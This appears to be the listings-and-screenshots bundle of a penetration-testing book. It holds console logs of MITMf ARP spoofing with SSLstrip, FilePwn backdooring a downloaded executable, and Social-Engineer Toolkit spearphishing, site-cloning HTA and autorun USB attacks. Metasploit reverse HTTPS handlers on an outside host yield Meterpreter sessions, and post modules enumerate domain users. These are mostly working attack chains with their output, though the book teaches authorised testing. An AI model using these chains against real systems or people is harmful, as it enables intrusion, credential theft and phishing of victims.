[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf >
```


```
root@kali:~/MITMf# ./mitmf.py -i eth0 --spoof --arp --hsts --gateway 192.168.216.2 --target 192.168.216.154 --filepwn

[*] MITMf v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ FilePwn v0.3
|  |_ BDFProxy v0.3.2 online
|  |_ Connected to Metasploit v4.16.17-dev
|_ SSLstrip+ v0.4
|  |_ SSLstrip+ by Leonardo Nve running
|_ Spoof v0.6
|  |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ MITMf-API online
|_ HTTP server online
 * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```


```
2017-12-26 10:01:45 192.168.216.154 [type:IE-11 os:Windows] live.sysinternals.com
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 82
[*] All caves lengths:  82, 298, 87
[*] Attempting PE File Automatic Patching
[!] Selected: 111: Section Name: .data; Cave begin: 0x1682d End: 0x1695b; Cave Size: 302; Payload Size: 298
[!] Selected: 97: Section Name: .reloc; Cave begin: 0x1a990 End: 0x1a9eb; Cave Size: 91; Payload Size: 87
[!] Selected: 105: Section Name: .reloc; Cave begin: 0x1ac88 End: 0x1ace3; Cave Size: 91; Payload Size: 82
[*] Changing flags for section: .reloc
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] Overwriting certificate table pointer
2017-12-26 10:01:47 192.168.216.154 [type:IE-11 os:Windows] [FilePwn] Patching complete, forwarding to user
```

```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > [*] Meterpreter session 1 opened (192.168.216.5:8090 -> 192.168.216.154:50125) at 2017-12-26 10:02:04 -0500

msf > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\User
meterpreter >
```


Desktops - Sysinternals: www.sysinternals.com
Desktops v2.0
Copyright © 2006-2012 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com
Desktops enables four virtual desktops. You can switch between virtual desktops either by clicking on the Desktops tray icon and selecting one, or by using a hotkey.
Specify the hotkey modifier keys and desktop specifier:
Alt
Control
Shift
Windows
Number (1, 2, 3, 4)
Function (F1, F2, F3, F4)
Run automatically at logon
OK
Cancel



About tablet
System updates
Status
Status of the battery, network, and other information
Legal information
Manufacturer
VMware, Inc.
Model number
VMware Virtual Platform
Android version
5.1.1
Baseband version
Unknown
Kernel version
4.0.9-android-x86+
cwhuang@android-x86 #1
Wed Oct 7 00:36:27 CST 2015


6:37
Google
https://ww
MainActivity
ALL
IMAGES
Sign in
Install blocked
For security, your tablet is set to block installation of apps obtained from unknown sources.
CANCEL
SETTINGS
Portugal
Location unavailable


Security
Passwords
Make passwords visible
Device administration
Device administrators
View or deactivate device administrators
Unknown sources
Allow installation of apps from unknown sources
Credential storage
Storage type
Software only
Trusted credentials
Display trusted CA certificates
Install from SD card
Install certificates from SD card

Chapter 17: Social-Engineer Toolkit


.M"""bgd `7MM"""YMM MMP""MM""YMM
,MI "Y MM `7 P' MM `7
`MMb. MM d MM
`YMMNq. MMmmMM MM
. `MM MM Y , MM
Mb dM MM ,M MM
P"Ybmmd" .JMMmmmmMMM .JMML.
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 7.7.4
Codename: 'Blackout'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>


set> 1
The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.
There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!
1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template
99) Return to Main Menu
set:phishing>

```
set:phishing>1
/usr/bin/

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

```
set:phishing>1
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```


```
set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: New Update
2: Order Confirmation
3: Status Report
4: How long has it been?
5: Strange internet usage from your computer
6: Have you seen this?
7: WOAAAA!!!!!!!!! This is crazy...
8: Computer Issue
9: Dan Brown's Angels & Demons
10: Baby Pics
set:phishing>1
set:phishing> Send email to:victim@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:email.setoolkit@gmail.com
set:phishing> The FROM NAME user will see:SET
Email password:
```


_---------.
.' #######   ;."
.---,.   ;@   @@`;   .---,..
." @@@@@'.,'@@   @@@@@',.'@@@@ ".
'_.@@@@@@@@@@@@@@   @@@@@@@@@@@@@@ @;
`.@@@@@@@@@@@@   @@@@@@@@@@@@@@ .'
"--'.@@@ -.@   @ ,'-   .'--"
".@' ; @   @ `. ;'
|@@@@ @@@   @   .
' @@@ @@   @@   ,
`.@@@@   @@   .
',@@   @   ;   _____________
(3 C   )   /|___ / Metasploit! \
;@'. __*__,."   \|--- _____________/
'(.,...."/
=[metasploit v4.16.24-dev-   ]
+ -- --=[1713 exploits - 972 auxiliary - 299 post   ]
+ -- --=[503 payloads - 41 encoders - 10 nops   ]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
resource (/root/.set//meta_config)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) >

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise
 the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload.
Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an ifr
ame and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and pass
word field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to some
thing different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe rep
lacements to make the highlighted URL link to appear legitimate however when clicked a window pops u
p then is replaced with the malicious link. You can edit the link replacement settings in the set_co
nfig if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example y
ou can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to s
ee which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fi
les which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

```
set:webattack>8

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [45.55.45.143]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
```

```
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`."".
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.24-dev-                        ]
+ -- --=[ 1713 exploits - 972 auxiliary - 299 post       ]
+ -- --=[ 503 payloads - 41 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) >
```




```
[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) > [*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUI
D: snzi5u6v) Encoded stage with x86/shikata_ga_nai
[*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUID: snzi5u6v) Staging x86 payl
oad (180854 bytes) ...
[*] Meterpreter session 1 opened (45.55.45.143:443 -> 89.114.197.227:55296) at 2017-12-30 14:30:40 +
0000

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter >
```

```
               Multi-Attack Web Attack Vector

[************************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

   1. Java Applet Attack Method (OFF)
   2. Metasploit Browser Exploit Method (OFF)
   3. Credential Harvester Attack Method (OFF)
   4. Tabnabbing Attack Method (OFF)
   5. Web Jacking Attack Method (OFF)
   6. Use them all - A.K.A. 'Tactical Nuke'
   7. I'm finished and want to proceed with the attack

  99. Return to Main Menu

set:webattack:multiattack> Enter selections one at a time (7 to finish):6
```


```
 The Infectious USB/CD/DVD module will create an autorun.inf file and a
 Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
 run if autorun is enabled.

 Pick the attack vector you wish to use: fileformat bugs or a straight executable.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>
```

```
set:infectious>2


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>7
set:payloads> IP address for the payload listener (LHOST):45.55.45.143
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
```

Chapter 18: Working with Modules for Penetration Testing


```
root@kali:~# msfconsole -q
msf > show auxiliary

Auxiliary
=========

   Name                                                  Disclosure Date  Rank    Description
   ----                                                  ---------------  ----    -----------
   admin/2wire/xslt_password_reset                       2007-08-15       normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce                        normal  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image                                    normal  Apple TV Image Remote Control
   admin/appletv/appletv_display_video                                    normal  Apple TV Video Remote Control
   admin/atg/atg_client                                                   normal  Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   admin/aws/aws_launch_instances                                         normal  Launches Hosts in AWS
   admin/backupexec/dump                                                  normal  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry                                              normal  Veritas Backup Exec Server Registry Access
   admin/chromecast/chromecast_reset                                      normal  Chromecast Factory Reset DoS
   admin/chromecast/chromecast_youtube                                    normal  Chromecast YouTube Remote Control
   admin/cisco/cisco_asa_extrabacon                                       normal  Cisco ASA Authentication Bypass (EXTRABACON)
   admin/cisco/cisco_secure_acs_bypass                                    normal  Cisco Secure ACS Unauthorized Password Change
   admin/cisco/vpn_3000_ftp_bypass                       2006-08-23       normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                                     2004-03-04       normal  IBM DB2 db2rcmd.exe Command Execution Vulnerability
   admin/dns/dyn_dns_update                                               normal  DNS Server Dynamic Update Record Injection
   admin/edirectory/edirectory_dhost_cookie                               normal  Novell eDirectory DHOST Predictable Session Cookie
   admin/edirectory/edirectory_edirutil                                   normal  Novell eDirectory eMBox Unauthenticated File Access
   admin/emc/alphastor_devicemanager_exec                2008-05-27       normal  EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec               2008-05-27       normal  EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/firetv/firetv_youtube                                            normal  Amazon Fire TV YouTube Remote Control
   admin/hp/hp_data_protector_cmd                        2011-02-07       normal  HP Data Protector 6.1 EXEC_CMD Command Execution
   admin/hp/hp_imc_som_create_account                    2013-10-08       normal  HP Intelligent Management SOM Account Creation
```

```
A problem has been detected and Windows has been shut down to prevent damage
to your computer.

SYSTEM_SERVICE_EXCEPTION

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000003B (0x00000000C0000096,0xFFFFF800016D82A8,0xFFFFF88004D13830,0
x0000000000000000)



Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  45
```


Processes
Performance
App history
Startup
Users
Details
Services
CPU
70% 2,00 GHz
Memory
957/1023 MB (94%)
Disk 0 (C:)
18%
Ethernet
S: 0,7 R: 1,1 Mbps
Bluetooth
Not connected
Memory
1,0 GB
Memory usage
1023 MB
60 seconds
0
Memory composition
In use
954 MB
Available
66,0 MB
Committed
1,6/2,7 GB
Cached
68,9 MB
Paged pool
125 MB
Non-paged pool
869 MB
Slots used:
N/A
Hardware reserved:
1,2 MB
Fewer details
Open Resource Monitor

```
msf exploit(windows/smb/psexec) > use post/windows/manage/exec_powershell
msf post(windows/manage/exec_powershell) > set SESSION 1
SESSION => 1
msf post(windows/manage/exec_powershell) > set SCRIPT $Host
SCRIPT => $Host
msf post(windows/manage/exec_powershell) > run

[+] Compressed size: 708
[*] #< CLIXML


Name             : ConsoleHost
Version          : 5.0.10586.117
InstanceId       : d86b359a-c81d-4801-9dfb-ab258e62ac4a
UI               : System.Management.Automation.Internal.Host.InternalHostUserI
                   nterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace



<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><T
N RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1
</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Comple
ted</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/manage/exec_powershell) >
```

```
msf exploit(windows/smb/psexec) > use post/windows/gather/ps_ad_users
msf post(windows/gather/ps_ad_users) > set SESSION 1
SESSION => 1
msf post(windows/gather/ps_ad_users) > run

[+] Compressed size: 1040
[*] #< CLIXML
Administrator
Guest
vagrant
sshd
sshd_server
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
krbtgt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" Re
fId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS
><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><
PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/gather/ps_ad_users) >
```



Graphics Bundle Ends Here

Index